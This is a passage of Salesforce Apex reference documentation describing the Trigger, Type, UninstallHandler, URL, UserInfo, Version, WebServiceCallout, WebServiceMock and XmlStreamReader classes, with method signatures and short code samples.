  'Pacific Standard Time',
  tz.getDisplayName());
```

toString()

Returns the string representation of this time zone.

Signature

```
public String toString()
```

Return Value

Type: String

Trigger Class

Use the `Trigger` class to access run-time context information in a trigger, such as the type of trigger or the list of sObject records that the trigger operates on.

Namespace

System

Trigger Context Variables

The `Trigger` class provides the following context variables.

Variable	Usage
`isExecuting`	Returns true if the current context for the Apex code is a trigger, not a Visualforce page, a Web service, or an `executeanonymous()` API call.
`isInsert`	Returns `true` if this trigger was fired due to an insert operation, from the Salesforce user interface, Apex, or the API.
`isUpdate`	Returns `true` if this trigger was fired due to an update operation, from the Salesforce user interface, Apex, or the API.
`isDelete`	Returns `true` if this trigger was fired due to a delete operation, from the Salesforce user interface, Apex, or the API.
`isBefore`	Returns `true` if this trigger was fired before any record was saved.
`isAfter`	Returns `true` if this trigger was fired after all records were saved.
`isUndelete`	Returns `true` if this trigger was fired after a record is recovered from the Recycle Bin (that is, after an undelete operation from the Salesforce user interface, Apex, or the API.)
`new`	Returns a list of the new versions of the sObject records. Note that this sObject list is only available in `insert` and `update` triggers, and the records can only be modified in `before` triggers.
`newMap`	A map of IDs to the new versions of the sObject records. Note that this map is only available in `before update`, `after insert`, and `after update` triggers.
`old`	Returns a list of the old versions of the sObject records. Note that this sObject list is only available in `update` and `delete` triggers.
`oldMap`	A map of IDs to the old versions of the sObject records. Note that this map is only available in `update` and `delete` triggers.
`size`	The total number of records in a trigger invocation, both old and new.

Note: If any record that fires a trigger includes an invalid field value (for example, a formula that divides by zero), that value is set to `null` in the `new`, `newMap`, `old`, and `oldMap` trigger context variables.

Example

For example, in this simple trigger, `Trigger.new` is a list of sObjects and can be iterated over in a `for` loop, or used as a bind variable in the `IN` clause of a SOQL query.

```
Trigger simpleTrigger on Account (after insert) {
    for (Account a : Trigger.new) {
        // Iterate over each sObject
    }

    // This single query finds every contact that is associated with any of the
    // triggering accounts. Note that although Trigger.new is a collection of
    // records, when used as a bind variable in a SOQL query, Apex automatically
    // transforms the list of records into a list of corresponding Ids.
    Contact[] cons = [SELECT LastName FROM Contact
                      WHERE AccountId IN :Trigger.new];
}
```

This trigger uses Boolean context variables like `Trigger.isBefore` and `Trigger.isDelete` to define code that only executes for specific trigger conditions:

```
trigger myAccountTrigger on Account(before delete, before insert, before update,
                                    after delete, after insert, after update) {
if (Trigger.isBefore) {
    if (Trigger.isDelete) {

        // In a before delete trigger, the trigger accesses the records that will be
        // deleted with the Trigger.old list.
        for (Account a : Trigger.old) {
            if (a.name != 'okToDelete') {
                a.addError('You can\'t delete this record!');
            }
        }
    } else {

    // In before insert or before update triggers, the trigger accesses the new records
    // with the Trigger.new list.
        for (Account a : Trigger.new) {
            if (a.name == 'bad') {
                a.name.addError('Bad name');
            }
    }
    if (Trigger.isInsert) {
        for (Account a : Trigger.new) {
            System.assertEquals('xxx', a.accountNumber);
            System.assertEquals('industry', a.industry);
            System.assertEquals(100, a.numberofemployees);
            System.assertEquals(100.0, a.annualrevenue);
            a.accountNumber = 'yyy';
        }
```

```
// If the trigger is not a before trigger, it must be an after trigger.
} else {
    if (Trigger.isInsert) {
        List<Contact> contacts = new List<Contact>();
        for (Account a : Trigger.new) {
            if(a.Name == 'makeContact') {
                contacts.add(new Contact (LastName = a.Name,
                                          AccountId = a.Id));
            }
        }
      insert contacts;
    }
  }
}}}
```

Type Class

Contains methods for getting the Apex type that corresponds to an Apex class and for instantiating new types.

Namespace

System

Usage

Use the `forName` methods to retrieve the type of an Apex class, which can be a built-in or a user-defined class. Also, use the `newInstance` method if you want to instantiate a Type that implements an interface and call its methods while letting someone else, such as a subscriber of your package, provide the methods' implementations.

Example: Instantiating a Type Based on Its Name

The following sample shows how to use the Type methods to instantiate a Type based on its name. A typical application of this scenario is when a package subscriber provides a custom implementation of an interface that is part of an installed package. The package can get the name of the class that implements the interface through a custom setting in the subscriber's org. The package can then instantiate the type that corresponds to this class name and invoke the methods that the subscriber implemented.

In this sample, `Vehicle` represents the interface that the `VehicleImpl` class implements. The last class contains the code sample that invokes the methods implemented in `VehicleImpl`.

This is the `Vehicle` interface.

```
global interface Vehicle {
    Long getMaxSpeed();
    String getType();
}
```

This is the implementation of the `Vehicle` interface.

```
global class VehicleImpl implements Vehicle {
    global Long getMaxSpeed() { return 100; }
    global String getType() { return 'Sedan'; }
}
```

The method in this class gets the name of the class that implements the `Vehicle` interface through a custom setting value. It then instantiates this class by getting the corresponding type and calling the `newInstance` method. Next, it invokes the methods implemented in `VehicleImpl`. This sample requires that you create a public list custom setting named *`CustomImplementation`* with a text field named *`className`*. Create one record for this custom setting with a data set name of *`Vehicle`* and a class name value of *`VehicleImpl`*.

```
public class CustomerImplInvocationClass {

    public static void invokeCustomImpl() {
        // Get the class name from a custom setting.
        // This class implements the Vehicle interface.
        CustomImplementation__c cs = CustomImplementation__c.getInstance('Vehicle');

        // Get the Type corresponding to the class name
        Type t = Type.forName(cs.className__c);

        // Instantiate the type.
        // The type of the instantiated object
        //   is the interface.
        Vehicle v = (Vehicle)t.newInstance();

        // Call the methods that have a custom implementation
        System.debug('Max speed: ' + v.getMaxSpeed());
        System.debug('Vehicle type: ' + v.getType());
    }
}
```

Class Property

The `class` property returns the `System.Type` of the type it is called on. It is exposed on all Apex built-in types including primitive data types and collections, sObject types, and user-defined classes. This property can be used instead of `forName` methods.

Call this property on the type name. For example:

```
System.Type t = Integer.class;
```

You can use this property for the second argument of `JSON.deserialize`, `deserializeStrict`, `JSONParser.readValueAs`, and `readValueAsStrict` methods to get the type of the object to deserialize. For example:

```
Decimal n = (Decimal)JSON.deserialize('100.1', Decimal.class);
```

Type Methods

The following are methods for `Type`.

IN THIS SECTION:

forName(namespace, name)
Returns the type that corresponds to the specified namespace and class name.

getName()
Returns the name of the current type.

hashCode()
Returns a hash code value for the current type.

newInstance()
Creates an instance of the current type and returns this new instance.

toString()
Returns a string representation of the current type, which is the type name.

equals(typeToCompare)

Returns `true` if the specified type is equal to the current type; otherwise, returns `false`.

Signature

```
public Boolean equals(Object typeToCompare)
```

Parameters

typeToCompare
Type: Object

The type to compare with the current type.

Return Value

Type: Boolean

Example

```
Type t1 = Account.class;
Type t2 = Type.forName('Account');
System.assert(t1.equals(t2));
```

forName(fullyQualifiedName)

Returns the type that corresponds to the specified fully qualified class name.

Signature

```
public static System.Type forName(String fullyQualifiedName)
```

Parameters

fullyQualifiedName
Type: String

The fully qualified name of the class to get the type of. The fully qualified class name contains the namespace name, for example, `MyNamespace.ClassName`.

Return Value

Type: `System.Type`

Usage

Note:

- This method returns `null` if called outside a managed package to get the type of a non-global class in a managed package. This is because the non-global class is not visible outside the managed package. For Apex saved using Salesforce API version 27.0 and earlier, this method does return the corresponding class type for the non-global managed package class.
- When called from an installed managed package to get the name of a local type in an organization with no defined namespace, the `forName(fullyQualifiedName)` method returns `null`. Instead, use the `forName(namespace, name)` method and specify an empty string or `null` for the namespace argument.

`forName(namespace, name)`

Returns the type that corresponds to the specified namespace and class name.

Signature

```
public static System.Type forName(String namespace, String name)
```

Parameters

`namespace`
Type: String

The namespace of the class. If the class doesn't have a namespace, set the *`namespace`* argument to `null` or an empty string.

`name`
Type: String

The name of the class.

Return Value

Type: `System.Type`

Usage

Note:

- This method returns `null` if called outside a managed package to get the type of a non-global class in a managed package. This is because the non-global class is not visible outside the managed package. For Apex saved using Salesforce API version 27.0 and earlier, this method does return the corresponding class type for the non-global managed package class.
- Use this method instead of `forName(fullyQualifiedName)` if it will be called from a managed package installed in an organization with no defined namespace. To get the name of a local type, set the namespace argument to an empty string or `null`. For example, `Type t = Type.forName('', 'ClassName');`.

Example

This example shows how to get the type that corresponds to the `ClassName` class and the `MyNamespace` namespace.

```
Type myType =
   Type.forName('MyNamespace', 'ClassName');
```

`getName()`

Returns the name of the current type.

Signature

```
public String getName()
```

Return Value

Type: String

Example

This example shows how to get a Type's name. It first obtains a Type by calling `forName`, then calls `getName` on the Type object.

```
Type t =
   Type.forName('MyClassName');

String typeName =
   t.getName();
System.assertEquals('MyClassName',
   typeName);
```

`hashCode()`

Returns a hash code value for the current type.

Signature

```
public Integer hashCode()
```

Return Value

Type: Integer

Usage

The returned hash code value corresponds to the type name hash code that `String.hashCode` returns.

`newInstance()`

Creates an instance of the current type and returns this new instance.

Signature

```
public Object newInstance()
```

Return Value

Type: Object

Usage

Because `newInstance` returns the generic object type, you should cast the return value to the type of the variable that will hold this value.

This method enables you to instantiate a Type that implements an interface and call its methods while letting someone else provide the methods' implementation. For example, a package developer can provide an interface that a subscriber who installs the package can implement. The code in the package calls the subscriber's implementation of the interface methods by instantiating the subscriber's Type.

Note: Calling this method on a type corresponding to a class that has a private no-argument constructor results in a `System.TypeException`, as expected because the type can't be instantiated. For Apex saved using Salesforce API version 28.0 and earlier, this method returns an instance of the class instead.

Example

This example shows how to create an instance of a Type. It first gets a Type by calling `forName` with the name of a class (`ShapeImpl`), then calls `newInstance` on this Type object. The `newObj` instance is declared with the interface type (`Shape`) that the `ShapeImpl` class implements. The return value of the `newInstance` method is cast to the `Shape` type.

```
Type t =
   Type.forName('ShapeImpl');

Shape newObj =
   (Shape)t.newInstance();
```

`toString()`

Returns a string representation of the current type, which is the type name.

Signature

```
public String toString()
```

Return Value

Type: String

Usage

This method returns the same value as `getName`. `String.valueOf` and `System.debug` use this method to convert their Type argument into a String.

Example

This example calls `toString` on the Type corresponding to a list of Integers.

```
Type t = List<Integer>.class;
String s = t.toString();
System.assertEquals('List<Integer>', s);
```

UninstallHandler Interface

Enables custom code to run after a managed package is uninstalled.

Namespace

System

Usage

App developers can implement this interface to specify Apex code that runs automatically after a subscriber uninstalls a managed package. This makes it possible to perform cleanup and notification tasks based on details of the subscriber's organization.

The uninstall script is subject to default governor limits. It runs as a special system user that represents your package, so all operations performed by the script will appear to be done by your package. You can access this user by using UserInfo. You will only see this user at runtime, not while running tests.

If the script fails, the uninstall continues but none of the changes performed by the script are committed. Any errors in the script are emailed to the user specified in the **Notify on Apex Error** field of the package. If no user is specified, the uninstall details will be unavailable.

The uninstall script has the following restrictions. You can't use it to initiate batch, scheduled, and future jobs, to access Session IDs, or to perform callouts.

The `UninstallHandler` interface has a single method called `onUninstall`, which specifies the actions to be performed on uninstall.

```
global interface UninstallHandler {
  void onUninstall(UninstallContext context)};
```

The `onUninstall` method takes a context object as its argument, which provides the following information.

- The org ID of the organization in which the uninstall takes place.
- The user ID of the user who initiated the uninstall.

The context argument is an object whose type is the `UninstallContext` interface. This interface is automatically implemented by the system. The following definition of the `UninstallContext` interface shows the methods you can call on the context argument.

```
global interface UninstallContext {
  ID organizationId();
  ID uninstallerId();
}
```

IN THIS SECTION:

UninstallHandler Methods

The following are methods for `UninstallHandler`.

IN THIS SECTION:

`onUninstall(context)`

Specifies the actions to be performed on uninstall.

Signature

```
public Void onUninstall(UninstallContext context)
```

Parameters

`context`
Type: UninstallContext

Return Value

Type: Void

UninstallHandler Example Implementation

Example of an Uninstall Script

The sample uninstall script below performs the following actions on package uninstall.

- Inserts an entry in the feed describing which user did the uninstall and in which organization
- Creates and sends an email message confirming the uninstall to that user

```
global class UninstallClass implements UninstallHandler {
  global void onUninstall(UninstallContext ctx) {
    FeedItem feedPost = new FeedItem();
    feedPost.parentId = ctx.uninstallerID();
    feedPost.body = 'Thank you for using our application!';
    insert feedPost;

    User u = [Select Id, Email from User where Id =:ctx.uninstallerID()];
    String toAddress= u.Email;
    String[] toAddresses = new String[] {toAddress};
    Messaging.SingleEmailMessage mail = new Messaging.SingleEmailMessage();
    mail.setToAddresses(toAddresses);
    mail.setReplyTo('support@package.dev');
    mail.setSenderDisplayName('My Package Support');
```

```
    mail.setSubject('Package uninstall successful');
    mail.setPlainTextBody('Thanks for uninstalling the package.');
    Messaging.sendEmail(new Messaging.Email[] { mail });
  }
}
```

You can test an uninstall script using the `testUninstall` method of the `Test` class. This method takes as its argument a class that implements the `UninstallHandler` interface.

This sample shows how to test an uninstall script implemented in the `UninstallClass` Apex class.

```
@isTest
static void testUninstallScript() {
  Id UninstallerId = UserInfo.getUserId();
  List<FeedItem> feedPostsBefore =
    [SELECT Id FROM FeedItem WHERE parentId=:UninstallerId AND CreatedDate=TODAY];
  Test.testUninstall(new UninstallClass());
  List<FeedItem> feedPostsAfter =
    [SELECT Id FROM FeedItem WHERE parentId=:UninstallerId AND CreatedDate=TODAY];
  System.assertEquals(feedPostsBefore.size() + 1, feedPostsAfter.size(),
    'Post to uninstaller failed.');
}
```

URL Class

Represents a uniform resource locator (URL) and provides access to parts of the URL. Enables access to the Salesforce instance URL.

Namespace

System

Usage

Use the methods of the `System.URL` class to create links to objects in your organization. Such objects can be files, images, logos, or records that you want to include in external emails, in activities, or in Chatter posts. For example, you can create a link to a file uploaded as an attachment to a Chatter post by concatenating the Salesforce base URL with the file ID, as shown in the following example:

```
// Get a file uploaded through Chatter.
ContentDocument doc = [SELECT Id FROM ContentDocument
          WHERE Title = 'myfile'];
// Create a link to the file.
String fullFileURL = URL.getSalesforceBaseUrl().toExternalForm() +
   '/' + doc.id;
system.debug(fullFileURL);
```

The following example creates a link to a Salesforce record. The full URL is created by concatenating the Salesforce base URL with the record ID.

```
Account acct = [SELECT Id FROM Account WHERE Name = 'Acme' LIMIT 1];
String fullRecordURL = URL.getSalesforceBaseUrl().toExternalForm() + '/' + acct.Id;
```

Example

In this example, the base URL and the full request URL of the current Salesforce server instance are retrieved. Next, a URL pointing to a specific account object is created. Finally, components of the base and full URL are obtained. This example prints out all the results to the debug log output.

```
// Create a new account called Acme that we will create a link for later.
Account myAccount = new Account(Name='Acme');
insert myAccount;

// Get the base URL.
String sfdcBaseURL = URL.getSalesforceBaseUrl().toExternalForm();
System.debug('Base URL: ' + sfdcBaseURL );

// Get the URL for the current request.
String currentRequestURL = URL.getCurrentRequestUrl().toExternalForm();
System.debug('Current request URL: ' + currentRequestURL);

// Create the account URL from the base URL.
String accountURL = URL.getSalesforceBaseUrl().toExternalForm() +
                    '/' + myAccount.Id;
System.debug('URL of a particular account: ' + accountURL);

// Get some parts of the base URL.
System.debug('Host: ' + URL.getSalesforceBaseUrl().getHost());
System.debug('Protocol: ' + URL.getSalesforceBaseUrl().getProtocol());

// Get the query string of the current request.
System.debug('Query: ' + URL.getCurrentRequestUrl().getQuery());
```

IN THIS SECTION:

URL Constructors

The following are constructors for `URL`.

IN THIS SECTION:

`Url(spec)`

Creates a new instance of the `URL` class using the specified string representation of the URL.

Signature

```
public Url(String spec)
```

Parameters

spec
Type: String

The string to parse as a URL.

`Url(context, spec)`

Creates a new instance of the `URL` class by parsing the specified spec within the specified context.

Signature

```
public Url(Url context, String spec)
```

Parameters

context
Type: URL on page 2142

The context in which to parse the specification.

spec
Type: String

The string to parse as a URL.

Usage

The new URL is created from the given context URL and the spec argument as described in RFC2396 "Uniform Resource Identifiers : Generic * Syntax" :

```
<scheme>://<authority><path>?<query>#<fragment>
```

For more information about the arguments of this constructor, see the corresponding URL(java.net.URL, java.lang.String) constructor for Java.

`Url(protocol, host, file)`

Creates a new instance of the `URL` class using the specified protocol, host, and file on the host. The default port for the specified protocol is used.

Signature

```
public Url(String protocol, String host, String file)
```

Parameters

protocol
Type: String

The protocol name for this URL.

host
Type: String

The host name for this URL.

file
Type: String

The file name for this URL.

`Url(protocol, host, port, file)`

Creates a new instance of the `URL` class using the specified protocol, host, port, and file on the host.

Signature

```
public Url(String protocol, String host, Integer port, String file)
```

Parameters

protocol
Type: String

The protocol name for this URL.

host
Type: String

The host name for this URL.

port
Type: Integer

The port number for this URL.

file
Type: String

The file name for this URL.

URL Methods

The following are methods for `URL`.

IN THIS SECTION:

getDefaultPort()
Returns the default port number of the protocol associated with the current URL.

getFile()
Returns the file name of the current URL.

getFileFieldURL(entityId, fieldName)
Returns the download URL for a file attachment.

getHost()
Returns the host name of the current URL.

getPath()
Returns the path portion of the current URL.

getPort()
Returns the port of the current URL.

getProtocol()
Returns the protocol name of the current URL, such as, `https`.

getQuery()
Returns the query portion of the current URL.

getRef()
Returns the anchor of the current URL.

getSalesforceBaseUrl()
Returns the URL of the Salesforce instance.

getUserInfo()
Gets the UserInfo portion of the current URL.

sameFile(URLToCompare)
Compares the current URL with the specified URL object, excluding the fragment component.

toExternalForm()
Returns a string representation of the current URL.

`getAuthority()`

Returns the authority portion of the current URL.

Signature

```
public String getAuthority()
```

Return Value

Type: String

`getCurrentRequestUrl()`

Returns the URL of an entire request on a Salesforce instance.

Signature

```
public static System.URL getCurrentRequestUrl()
```

Return Value

Type: `System.URL`

Usage

An example of a URL for an entire request is `https://na1.salesforce.com/apex/myVfPage.apexp`.

getDefaultPort()

Returns the default port number of the protocol associated with the current URL.

Signature

```
public Integer getDefaultPort()
```

Return Value

Type: Integer

Usage

Returns -1 if the URL scheme or the stream protocol handler for the URL doesn't define a default port number.

getFile()

Returns the file name of the current URL.

Signature

```
public String getFile()
```

Return Value

Type: String

getFileFieldURL(entityId, fieldName)

Returns the download URL for a file attachment.

Signature

```
public static String getFileFieldURL(String entityId, String fieldName)
```

Parameters

entityId
Type: String

Specifies the ID of the entity that holds the file data.

fieldName
Type: String

Specifies the API name of a file field component, such as `AttachmentBody`.

Return Value

Type: String

Usage

Example:

Example

```
String fileURL =
  URL.getFileFieldURL(
    '087000000000123' ,
    'AttachmentBody');
```

getHost()

Returns the host name of the current URL.

Signature

```
public String getHost()
```

Return Value

Type: String

getPath()

Returns the path portion of the current URL.

Signature

```
public String getPath()
```

Return Value

Type: String

getPort()

Returns the port of the current URL.

Signature

```
public Integer getPort()
```

Return Value

Type: Integer

`getProtocol()`

Returns the protocol name of the current URL, such as, `https`.

Signature

```
public String getProtocol()
```

Return Value

Type: String

`getQuery()`

Returns the query portion of the current URL.

Signature

```
public String getQuery()
```

Return Value

Type: String

Usage

Returns `null` if no query portion exists.

`getRef()`

Returns the anchor of the current URL.

Signature

```
public String getRef()
```

Return Value

Type: String

Usage

Returns `null` if no query portion exists.

`getSalesforceBaseUrl()`

Returns the URL of the Salesforce instance.

Signature

```
public static System.URL getSalesforceBaseUrl()
```

Return Value

Type: `System.URL`

Usage

An example of an instance URL is `https://na1.salesforce.com`.

`getUserInfo()`

Gets the UserInfo portion of the current URL.

Signature

```
public String getUserInfo()
```

Return Value

Type: String

Usage

Returns `null` if no UserInfo portion exists.

`sameFile(URLToCompare)`

Compares the current URL with the specified URL object, excluding the fragment component.

Signature

```
public Boolean sameFile(System.URL URLToCompare)
```

Parameters

`URLToCompare`
Type: System.URL

Return Value

Type: Boolean

Returns `true` if both URL objects reference the same remote resource; otherwise, returns `false`.

Usage

For more information about the syntax of URIs and fragment components, see RFC3986.

`toExternalForm()`

Returns a string representation of the current URL.

Signature

```
public String toExternalForm()
```

Return Value

Type: String

UserInfo Class

Contains methods for obtaining information about the context user.

Namespace

System

UserInfo Methods

The following are methods for `UserInfo`. All methods are static.

IN THIS SECTION:

getProfileId()
Returns the context user's profile ID.

getSessionId()
Returns the session ID for the current session.

getTimeZone()
Returns the current user's local time zone.

getUiTheme()
Returns the default organization theme. Use `getUiThemeDisplayed` to determine the theme actually displayed to the current user.

getUiThemeDisplayed()
Returns the theme being displayed for the current user.

getUserEmail()
Returns the current user's email address.

getUserId()
Returns the context user's ID

getUserName()
Returns the context user's login name.

getUserRoleId()
Returns the context user's role ID.

getUserType()
Returns the context user's type.

isCurrentUserLicensed(namespace)
Returns `true` if the context user has a license to the managed package denoted by the namespace. Otherwise, returns `false`.

isMultiCurrencyOrganization()
Specifies whether the organization uses multiple currencies.

`getDefaultCurrency()`

Returns the context user's default currency code for multiple currency organizations or the organization's currency code for single currency organizations.

Signature

```
public static String getDefaultCurrency()
```

Return Value

Type: String

Usage

Note: For Apex saved using SalesforceAPI version 22.0 or earlier, `getDefaultCurrency` returns `null` for single currency organizations.

`getFirstName()`

Returns the context user's first name

Signature

```
public static String getFirstName()
```

Return Value

Type: String

`getLanguage()`

Returns the context user's language

Signature

```
public static String getLanguage()
```

Return Value

Type: String

`getLastName()`

Returns the context user's last name

Signature

```
public static String getLastName()
```

Return Value

Type: String

`getLocale()`

Returns the context user's locale.

Signature

```
public static String getLocale()
```

Return Value

Type: String

Example

```
String result = UserInfo.getLocale();
System.assertEquals('en_US', result);
```

getName()

Returns the context user's full name. The format of the name depends on the language preferences specified for the organization.

Signature

```
public static String getName()
```

Return Value

Type: String

Usage

The format is one of the following:

- FirstName LastName
- LastName, FirstName

getOrganizationId()

Returns the context organization's ID.

Signature

```
public static String getOrganizationId()
```

Return Value

Type: String

getOrganizationName()

Returns the context organization's company name.

Signature

```
public static String getOrganizationName()
```

Return Value

Type: String

getProfileId()

Returns the context user's profile ID.

Signature

```
public static String getProfileId()
```

Return Value

Type: String

getSessionId()

Returns the session ID for the current session.

Signature

```
public static String getSessionId()
```

Return Value

Type: String

Usage

For Apex code that is executed asynchronously, such as `@future` methods, Batch Apex jobs, or scheduled Apex jobs, `getSessionId` returns `null`.

As a best practice, ensure that your code handles both cases – when a session ID is or is not available.

getTimeZone()

Returns the current user's local time zone.

Signature

```
public static System.TimeZone getTimeZone()
```

Return Value

Type: System.TimeZone

Example

```
TimeZone tz =
  UserInfo.getTimeZone();
System.debug(
  'Display name: ' +
  tz.getDisplayName());
System.debug(
  'ID: ' +
  tz.getID());
```

`getUiTheme()`

Returns the default organization theme. Use `getUiThemeDisplayed` to determine the theme actually displayed to the current user.

Signature

```
public static String getUiTheme()
```

Return Value

Type: String

The default organization theme.

Valid values include:

- `Theme1`
- `Theme2`
- `Theme3`
- `Theme4`
- `PortalDefault`
- `Webstore`

`getUiThemeDisplayed()`

Returns the theme being displayed for the current user.

Signature

```
public static String getUiThemeDisplayed()
```

Return Value

Type: String

The theme being displayed for the current user

Valid values include:

- `Theme1`
- `Theme2`
- `Theme3`
- `Theme4`
- `PortalDefault`
- `Webstore`

`getUserEmail()`

Returns the current user's email address.

Signature

```
public static String getUserEmail()
```

Return Value

Type: String

Example

```
String emailAddress =
  UserInfo.getUserEmail();
System.debug(
  'Email address: ' +
  emailAddress);
```

getUserId()

Returns the context user's ID

Signature

```
public static String getUserId()
```

Return Value

Type: String

getUserName()

Returns the context user's login name.

Signature

```
public static String getUserName()
```

Return Value

Type: String

getUserRoleId()

Returns the context user's role ID.

Signature

```
public static String getUserRoleId()
```

Return Value

Type: String

`getUserType()`

Returns the context user's type.

Signature

```
public static String getUserType()
```

Return Value

Type: String

`isCurrentUserLicensed(namespace)`

Returns `true` if the context user has a license to the managed package denoted by the namespace. Otherwise, returns `false`.

Signature

```
public static Boolean isCurrentUserLicensed(String namespace)
```

Parameters

`namespace`
Type: String

Return Value

Type: Boolean

Usage

A `TypeException` is thrown if *`namespace`* is an invalid parameter.

`isMultiCurrencyOrganization()`

Specifies whether the organization uses multiple currencies.

Signature

```
public static Boolean isMultiCurrencyOrganization()
```

Return Value

Type: Boolean

Version Class

Use the Version methods to get the version of a managed package of a subscriber and to compare package versions.

Namespace

System

Usage

A package version is a number that identifies the set of components uploaded in a package. The version number has the format *majorNumber.minorNumber.patchNumber* (for example, 2.1.3). The major and minor numbers increase to a chosen value during every major release. The *patchNumber* is generated and updated only for a patch release.

A called component can check the version against which the caller was compiled using the `System.requestVersion` method and behave differently depending on the caller's expectations. This allows you to continue to support existing behavior in classes and triggers in previous package versions while continuing to evolve the code.

The value returned by the `System.requestVersion` method is an instance of this class with a two-part version number containing a major and a minor number. Since the `System.requestVersion` method doesn't return a patch number, the patch number in the returned Version object is null.

The `System.Version` class can also hold also a three-part version number that includes a patch number.

Example

This example shows how to use the methods in this class, along with the `requestVersion` method, to determine the managed package version of the code that is calling your package.

```
if (System.requestVersion() == new Version(1,0))
{
    // Do something
}
if ((System.requestVersion().major() == 1)
     && (System.requestVersion().minor() > 0)
     && (System.requestVersion().minor() <=9))
{
    // Do something different for versions 1.1 to 1.9
}
else if (System.requestVersion().compareTo(new Version(2,0)) >= 0)
{
    // Do something completely different for versions 2.0 or greater
}
```

IN THIS SECTION:

Version Constructors

The following are constructors for `Version`.

IN THIS SECTION:

Version(major, minor, patch)

Creates a new instance of the `Version` class as a three-part package version using the specified major, minor, and patch version numbers.

`Version(major, minor)`

Creates a new instance of the `Version` class as a two-part package version using the specified major and minor version numbers.

Signature

```
public Version(Integer major, Integer minor)
```

Parameters

major

Type: Integer

The major version number.

minor

Type: Integer

The minor version number.

`Version(major, minor, patch)`

Creates a new instance of the `Version` class as a three-part package version using the specified major, minor, and patch version numbers.

Signature

```
public Version(Integer major, Integer minor, Integer patch)
```

Parameters

major

Type: Integer

The major version number.

minor

Type: Integer

The minor version number.

patch

Type: Integer

The patch version number.

Version Methods

The following are methods for `Version`. All are instance methods.

IN THIS SECTION:

compareTo(version)

Compares the current version with the specified version.

Signature

```
public Integer compareTo(System.Version version)
```

Parameters

version
Type: System.Version

Return Value

Type: Integer

Returns one of the following values:

- zero if the current package version is equal to the specified package version
- an Integer value greater than zero if the current package version is greater than the specified package version
- an Integer value less than zero if the current package version is less than the specified package version

Usage

If a two-part version is being compared to a three-part version, the patch number is ignored and the comparison is based only on the major and minor numbers.

major()

Returns the major package version of the of the calling code.

Signature

```
public Integer major()
```

Return Value

Type: Integer

`minor()`

Returns the minor package version of the calling code.

Signature

```
public Integer minor()
```

Return Value

Type: Integer

`patch()`

Returns the patch package version of the calling code or `null` if there is no patch version.

Signature

```
public Integer patch()
```

Return Value

Type: Integer

WebServiceCallout Class

Enables making callouts to SOAP operations on an external Web service. This class is used in the Apex stub class that is auto-generated from a WSDL.

Namespace

System

IN THIS SECTION:

WebServiceCallout Methods

SEE ALSO:

SOAP Services: Defining a Class from a WSDL Document

WebServiceCallout Methods

The following is the static method for `WebServiceCallout`.

IN THIS SECTION:

invoke(stub, request, response, infoArray)

Invokes an external SOAP Web service operation based on an Apex class that is auto-generated from a WSDL.

`invoke(stub, request, response, infoArray)`

Invokes an external SOAP Web service operation based on an Apex class that is auto-generated from a WSDL.

Signature

```
public static void invoke(Object stub, Object request, Map<String,Object> response,
List<String> infoArray)
```

Parameters

`stub`
Type: Object

An instance of the Apex class that is auto-generated from a WSDL (the stub class).

`request`
Type: Object

The request to the external service. The request is an instance of a type that is created as part of the auto-generated stub class.

`response`
Type: Map<String, Object>

A map of key-value pairs that represent the response that the external service sends after receiving the request. In each pair, the key is a response identifier and the value is the response object, which is an instance of a type that is created as part of the auto-generated stub class.

`infoArray`
Type: String[]

An array of strings that contains information about the callout—Web service endpoint, SOAP action, request, and response. The order of the elements in the array matters.

- Element at index 0 (`[0]`): The endpoint URL of the external Web service. For example: `'http://YourServer/YourService'`
- Element at index 1 (`[1]`): The SOAP action. For example: `'urn:dotnet.callouttest.soap.sforce.com/EchoString'`
- Element at index 2 (`[2]`): The request namespace. For example: `'http://doc.sample.com/docSample'`
- Element at index 3 (`[3]`): The request name. For example: `'EchoString'`
- Element at index 4 (`[4]`): The response namespace. For example: `'http://doc.sample.com/docSample'`
- Element at index 5 (`[5]`): The response name. For example: `'EchoStringResponse'`
- Element at index 6 (`[6]`): The response type. For example: `'docSample.EchoStringResponse_element'`

Return Value

Type: Void

WebServiceMock Interface

Enables sending fake responses when testing Web service callouts of a class auto-generated from a WSDL.

Namespace

System

Usage

For an implementation example, see Testing Web Service Callouts on page 426.

WebServiceMock Methods

The following are methods for `WebServiceMock`.

IN THIS SECTION:

doInvoke(stub, soapRequest, responseMap, endpoint, soapAction, requestName, responseNamespace, responseName, responseType)

The implementation of this method is called by the Apex runtime to send a fake response when a Web service callout is made after `Test.setMock` has been called.

Signature

```
public Void doInvoke(Object stub, Object soapRequest, Map<String,Object> responseMap,
String endpoint, String soapAction, String requestName, String responseNamespace, String
responseName, String responseType)
```

Parameters

stub
Type: Object

An instance of the auto-generated class.

soapRequest
Type: Object

The SOAP Web service request being invoked.

responseMap
Type: Map<String, Object>

A collection of key/value pairs representing the response to send for the request.

When implementing this interface, set the *responseMap* argument to a key/value pair representing the response desired.

endpoint
Type: String

The endpoint URL for the request.

soapAction
Type: String

The requested SOAP operation.

requestName
Type: String

The requested SOAP operation name.

responseNamespace
Type: String

The response namespace.

responseName
Type: String

The name of the response element as defined in the WSDL.

responseType
Type: String

The class for the response as defined in the auto-generated class.

Return Value

Type: Void

Usage

`XmlStreamReader` Class

The `XmlStreamReader` class provides methods for forward, read-only access to XML data. You can pull data from XML or skip unwanted events.

Namespace

System

Usage

The `XmlStreamReader` class is similar to the XMLStreamReader utility class from StAX.

Note: The `XmlStreamReader` class in Apex is based on its counterpart in Java. See `the Java XMLStreamReader class`.

IN THIS SECTION:

XmlStreamReader Constructors

XmlStreamReader Methods

XmlStreamReader Constructors

The following are constructors for `XmlStreamReader`.

IN THIS SECTION:

XmlStreamReader(xmlInput)
Creates a new instance of the `XmlStreamReader` class for the specified XML input.

`XmlStreamReader(xmlInput)`

Creates a new instance of the `XmlStreamReader` class for the specified XML input.

Signature

```
public XmlStreamReader(String xmlInput)
```

Parameters

`xmlInput`
Type: String

The XML string input.

XmlStreamReader Methods

The following are methods for `XmlStreamReader`. All are instance methods.

IN THIS SECTION:

getAttributeCount()
Returns the number of attributes on the start element, excluding namespace definitions.

getAttributeLocalName(index)
Returns the local name of the attribute at the specified index.

getAttributeNamespace(index)
Returns the namespace URI of the attribute at the specified index.

getAttributePrefix(index)
Returns the prefix of this attribute at the specified index.

getAttributeType(index)
Returns the XML type of the attribute at the specified index.

getAttributeValue(namespaceUri, localName)
Returns the value of the attribute in the specified *`localName`* at the specified URI.

getAttributeValueAt(index)
Returns the value of the attribute at the specified index.

getEventType()
Returns the type of XML event the cursor is pointing to.

getLocalName()
Returns the local name of the current event.

getLocation()
Return the current location of the cursor.

getNamespace()
